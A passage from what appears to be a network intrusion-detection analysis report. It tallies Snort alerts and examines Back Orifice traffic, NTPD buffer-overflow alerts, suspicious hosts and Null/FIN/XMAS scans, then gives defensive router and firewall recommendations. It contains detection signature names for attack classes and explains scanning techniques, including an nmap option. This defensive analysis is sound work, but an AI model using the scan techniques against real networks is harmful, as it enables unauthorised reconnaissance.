14	ICMP Echo Request L3retriever Ping	23937	87	9
15	ICMP Echo Request Nmap or HPING2	3145	58	5
16	ICMP Echo Request Windows	206	27	36
17	ICMP Fragment Reassembly Time Exceeded	1190	31	50
18	ICMP Router Selection [arachNIDS]	781	106	1
19	ICMP traceroute [arachNIDS]	28	7	3
20	IDS552/web-iis_IIS ISAPI Overflow ida nosize [arachNIDS]	235	226	30
21	Incomplete Packet Fragments Discarded	490	3	3
22	INFO - Possible Squid Scan	76	15	5
23	INFO FTP anonymous FTP	70	3	19
24	INFO Inbound GNUTella Connect accept	8	2	7
25	INFO Inbound GNUTella Connect request	724	292	4
26	INFO MSN IM Chat data	6920	92	91
27	INFO Napster Client Data	31	3	22
28	INFO Outbound GNUTella Connect request	510	4	283
29	INFO Possible IRC Access	21926	10	14
30	IRC evil - running XDCC	79	1	3
31	MISC Large UDP Packet [arachNIDS]	23680	13	12
32	MISC PCAnywhere Startup	3	1	1
33	MISC traceroute	1	1	1
34	NIMDA - Attempt to execute cmd from campus host	1	1	1
35	NMAP TCP ping!	17	7	6
36	Null scan!	294	14	6
37	Port 55850 tcp - Possible myserver activity - ref. 010313-1	3	3	3
38	Port 55850 udp - Possible myserver activity - ref. 010313-1	3	2	2
39	Possible trojan server activity	65	11	11
40	Probable NMAP fingerprint attempt	1	1	1
41	Queso fingerprint	10	6	5
42	SCAN FIN [arachNIDS]	7	2	2
43	SCAN Proxy attempt	190	18	9
44	SCAN Synscan Portscan ID 19104	10	10	4

45	SCAN XMAS [arachNIDS]	1	1	1
46	SMB Name Wildcard	52372	173	272
47	SNMP public access	48483	18	148
48	Spp_http_decode: CGI Null Byte attack detected	356	13	36
49	Spp_http_decode: IIS Unicode attack detected	10990	105	442
50	SUNRPC highport access!	1	1	1
51	Suspicious host traffic	9	5	2
52	TFTP - External UDP connection to internal tftp server	1	1	1
53	UDP SRC and DST outside network	16	4	3
54	Virus - Possible MyRomeo Worm	1	1	1
55	Virus - Possible pif Worm	1	1	1
56	Virus - Possible scr Worm	2	2	2
57	Watchlist 000220 IL-ISDNNET-990517	77	9	7
58	Watchlist 000222 NET-NCFC	31	3	2
59	WEB-CGI formmail access [BUGTRAQ] [CVE] [arachNIDS]	1	1	1
60	WEB-CGI redirect access [BUGTRAQ] [CVE]	5	4	1
61	WEB-CGI scriptalias access [BUGTRAQ] [CVE] [arachNIDS]	15	2	1
62	WEB-FRONTPAGE _vti_rpc access [BUGTRAQ]	65	22	1
63	WEB-IIS _vti_inf access	66	23	1
64	WEB-IIS Unauthorized IP Access Attempt	18	4	6
65	WEB-IIS view source via translate header [BUGTRAQ] [arachNIDS]	522	20	5
66	WEB-MISC 403 Forbidden	36	5	14
67	WEB-MISC Attempt to execute cmd	1602	25	31
68	WEB-MISC compaq nsight directory traversal	11	5	5
69	WEB-MISC http directory traversal [arachNIDS]	46	5	2
70	X11 outgoing	1	1	1

Only critical alerts or high traffic alerts would be discussed in the following analysis. Sometimes diagrams will be used to show the traffic flow of the alerts (These traffic are represented by solid line). In the process of analyzing these alerts, I will also tried to correlate them with other systems. This will help to identify the relationships between the different systems that generated these logs (These traffic diagrams are represented by dotted line). Scans and OOS Files are used to help to correlate with those alerts whenever is possible.

AFS - Off-campus activity

Description of Alert and other Findings

There exists heavy use of AFS traffic in the internal network. According to the Scans Files, there are over 185,000 instances of entries whereby 2 internal systems communicating over UDP on port 7000 (fileserver) and 7001(callback). The alert also showed that 3721 alerts had been logged coming from 78 external IP.

2 particular IPs 10.16.1.40 (219 alerts) and 10.16.3.3 (8 alerts) were also recorded. It is unclear whether these alerts traffic were generated internally or externally. The whole class A of 10.0.0.0/8 is reserved for private IP.


Defensive Recommendation
Implementing access list on the routers to block off AFS traffic coming from external sources into the network should be considered. Routers should also be configured not to allow reserved IP from entering the internal network.

There was no vulnerability found on AFS neither in CERT "Vulnerability Notes Database" nor SecurityFocus "Vulnerabilties Database" up till the analysis period.

Back Orifice

Description of Alert and other Findings
"Back Orifice" is a trojan tool that allows remote administration of a system. It is always associated with malicious intend and is usually distributed in the form of a Trojan Horse attack. The following alerts showed the present of "Back Orifice" traffic within the network:

06/12-15:22:43.337901 [**] Back Orifice [**] **130.85.6.49**:26988 -> **130.85.153.199**:31337
06/12-15:22:45.022840 [**] Back Orifice [**] **130.85.6.49**:26988 -> **130.85.153.199**:31337
06/12-23:17:23.766761 [**] Back Orifice [**] 193.171.244.103:1493 -> **130.85.150.45**:31337
06/12-23:17:23.770374 [**] Back Orifice [**] 193.171.244.103:1493 -> **130.85.153.144**:31337
06/12-23:17:23.771153 [**] Back Orifice [**] 193.171.244.103:1493 -> **130.85.153.157**:31337
06/12-23:17:23.771903 [**] Back Orifice [**] 193.171.244.103:1493 -> **130.85.153.159**:31337
06/15-17:41:22.073515 [**] Back Orifice [**] **130.85.6.49**:26465 -> **130.85.152.166**:31337
06/15-17:41:22.115341 [**] Back Orifice [**] **130.85.6.49**:26465 -> **130.85.153.167**:31337
06/16-15:27:21.848933 [**] Back Orifice [**] **130.85.6.49**:0 -> **130.85.153.160**:31337
06/16-19:29:58.212371 [**] Back Orifice [**] **130.85.6.52**:26465 ->



130.85.153.148:31337

The above diagram showed the direction of the traffic. Most of the targeted systems were in the 130.85.153.0/24 network. Note that one of the packets originated from 130.85.6.49 used port 0 as its source port. This usually means the user who sent out this is a super-user (root). This system most probably had been rooted.

An interesting observation was that both 130.85.6.49 and 130.85.6.52 had other similar alerts. The table below displayed all other alerts generated by them except the "Back Orifice" alert. Included was the number of instances from the Scans Files.

Alerts & Scans	130.85.6.49	130.85.6.52
Port 55850 udp – Possible myserver activity – ref. 010313-1	1	2
Attempted Sun RPC high port access	1	1
ICMP Fragment Reassembly Time Exceeded	4	1
High port 65535 udp – possible Red Worm – traffic	539	413
No. of instances in the Scans Files	40081	26753

An interesting finding was that the Scans Files recorded a lot of traffic from them and all were UDP scans. All the Scans log and "High port 65535 udp – possible Red Worm – traffic" alerts generated by these 2 systems were targeted toward several other systems in the 130.85.152.0/24 and 130.85.153.0/24 networks (refer to previous diagram on those dotted figures). The probability that both these systems are owned by the same owner seems quite high. 6 systems had replied to 130.85.6.52 and generated "Red Worm" alerts on reverse direction while 2 systems had replied to 130.85.6.49. When you see traffic in both directions, chances are high that these systems might have been compromised.

Defensive Recommendation

Due to the malicious nature of this trojan, I highly recommend to check all the internal systems that had "Back Orifice" traffic to or from them. Extra attention is needed when investigating 130.85.6.49 and 130.85.6.52. If possible, install anti-virus in all systems as most anti-virus programs can detect "Back Orifice" traffic. Consider blocking TCP 31337 from entering and leaving network at the routers too.

The analysis also uncovered that some internal systems (those with "Red Worm" traffic) might be compromised. You should investigate them also.

EXPLOIT NTPDX buffer overflow, EXPLOIT x86 NOOP, EXPLOIT x86 setgid 0, EXPLOIT x86 setuid 0,EXPLOIT x86 stealth noop

Description of Alert and other Findings

There was a together of 26 instances among these 5 exploit alerts. After filtering those that usually exhibits high false positive rate protocols like file sharing and http, below were those that might need further investigation:

06/14-10:46:33.056678 [**] EXPLOIT NTPDX buffer overflow [**] 12.151.57.37:1109 -> **130.85.88.245**:123
06/14-08:05:43.636738 [**] EXPLOIT NTPDX buffer overflow [**] 12.151.57.37:123 -> **130.85.88.245**:123
06/14-08:44:48.036290 [**] EXPLOIT NTPDX buffer overflow [**] 12.151.57.37:123 -> **130.85.88.245**:123
06/13-10:19:16.381417 [**] EXPLOIT NTPDX buffer overflow [**] 12.151.57.37:2057 -> **130.85.88.245**:123
06/14-12:11:04.056468 [**] EXPLOIT NTPDX buffer overflow [**] 63.250.219.184:1272 -> **130.85.153.145**:123
06/16-14:39:11.485155 [**] EXPLOIT NTPDX buffer overflow [**] 63.250.219.188:2234 -> **130.85.152.216**:123
06/12-10:56:18.308470 [**] EXPLOIT x86 NOOP [**] 203.253.206.133:14310 -> **130.85.153.203**:3704
06/13-18:10:05.163094 [**] EXPLOIT x86 setuid 0 [**] 64.4.124.151:3193 -> **130.85.88.165**:1269

There was an advisory on NTPD regarding remote buffer overflow vulnerability [12]. This vulnerability if exploited could allow a remote attacker to execute arbitrary code on the system and taking on the default privileges of the NTPD, which is usually "root". UDP packets that had a destination port of 123 and packet payload size of greater than 128 bytes will trigger this alert.

Check the NTPD version on 130.85.88.245, 130.85.88.145 and 130.85.152.216. Make sure they are not running the vulnerable version of the NTPD. As for the last 2 alerts, port 3704 and 1269 could not be relate to any services so more information and further analysis would be needed to understand the nature of the traffic. However, the OOS Files did recorded 7 instances of traffic from 64.4.124.151 to 130.85.88.165 (between 06/13-17:39:58 and 06/13-18:36:41). These alerts in the OOS Files exhibited one or more of the following unusual behaviors:

1. Unusual TCP flag combinations
2. Unknown TCP options
3. TCP options not properly padded to be in multiple of 32-bits words

Further analysis on 12.151.57.37 uncovered that besides the 4 instances of NTPDX exploits attacks on 130.85.88.245, others type of alerts and scans were detected. Note that all the scans in the Scans Files were UDP based and targeted at different ports. 12.151.57.37 was ranked third in the "Top Alerts Talkers List from External Network" list.

Alerts & Scans	Number of instances
TFTP - External UDP connection to internal tftp server	1
High port 65535 udp – possible Red Worm – traffic	261
AFS - Off-campus activity	1487
No. of instances in the Scans Files	34594

Defensive Recommendation

Consider blocking NTP requests (TCP 123 and UDP 123) coming into the network at the routers. You might also want to investigate on 130.85.88.245.

Suspicious host traffic

Description of Alert and other Findings
It is quite unclear what is the nature of this alert. I believe the Snort rule for it tried to keep a watch out for some important systems that were not allowed to connect from external IP. There were 9 instances for this alert.

06/13-14:27:34.509153 [**] suspicious host traffic [**] 216.150.152.141:3850 -> **130.85.5.44**:143
06/13-14:35:01.535805 [**] suspicious host traffic [**] 216.150.152.141:3860 -> **130.85.5.44**:143
06/13-14:39:35.579899 [**] suspicious host traffic [**] 216.150.152.141:3870 -> **130.85.5.44**:143
06/13-14:46:50.133952 [**] suspicious host traffic [**] 216.150.152.141:3890 -> **130.85.5.44**:143
06/13-14:46:50.140201 [**] suspicious host traffic [**] 216.150.152.141:3895 -> **130.85.5.44**:143
06/12-16:55:52.122146 [**] suspicious host traffic [**] 66.76.246.189:2548 -> **130.85.5.44**:80
06/13-14:29:55.776771 [**] suspicious host traffic [**] 146.129.184.168:2741 -> **130.85.5.44**:80
06/13-14:30:51.484950 [**] suspicious host traffic [**] 65.197.45.59:2264 -> **130.85.5.44**:80
06/12-16:56:16.228945 [**] suspicious host traffic [**] 68.98.112.135:18554 -> **130.85.5.67**:80

The only information I could find was in the Scans Files showing 130.85.5.44 and 130.85.5.83 had some point in time trying to connect to 130.85.5.44 on port TCP 7937 and 7838. A search on the Internet revealed that these 2 ports are commonly used by Legato NetWorker process. 130.85.5.44 could be a backup server but no further information could be found regarding 130.85.5.67.

I could not find any other relationship on all the external IPs in the Alerts, Scans or OOS Files.

Defensive Recommendation
If 130.85.5.44 is a backup server, then it is advisable to place it behind a firewall.

Null scan!

Description of Alert and other Findings
A Null scan is a crafted TCP packet with all its flags turned off. A normal TCP packet will at least have one of its flag turned on. Some firewalls and packet filters only watch

for SYN flag to restricted ports. Null scan in this case could be used to bypass them. Null scan is malicious in nature. Scanner such as Nmap [3] supports Null scan (with –sN option).

There are 294 instances of this alert from 16 Sources and 6 Destinations. Their relationship is depicted in the following diagram.

65.69.223.128 had generated others attacks against 130.85.153.178 as shown in the table below. All alerts and scans from 65.69.223.128 were targeted at 130.85.153.178 only.

Other Alerts	Number of Scans instances
High port 65535 tcp – possible Red Worm – traffic	1
ICMP Fragment Reassembly Time Exceeded	127
Queso fingerprint	1
SCAN FIN	3
SCAN XMAS	1

Besides Null scan, Fin scan (only FIN flag set) and XMAS (all 6 flags set) scan, Scans Files recorded other types of scans with different combination of flags set. Scans Files had recorded a total of 339 instances of scan originated from 65.69.223.128 to 130.85.153.178. All the scans and alerts recorded started at 06/15-17:27:17 and ended at 06/15-18:04:03 (36 minutes and 46 seconds).

The attack from 64.4.124.151 to 130.85.88.165 was similar in nature. There were recorded instances of Null scan, FIN scan as well as scans with different TCP flags combination. However, it was less intense and only 11 alerts and 41 scans were recorded.

130.85.28.2 did a SYN scan on 130.85.151.90 on 41365 different ports within a time interval of 63 seconds (from Jun 13 10:09:26 till Jun 13 10:10:29). The following alerts were also recorded during the period of scan:

1. 06/13-10:09:25.694896 [**] ICMP Echo Request Nmap or HPING2 [**] **130.85.28.2** -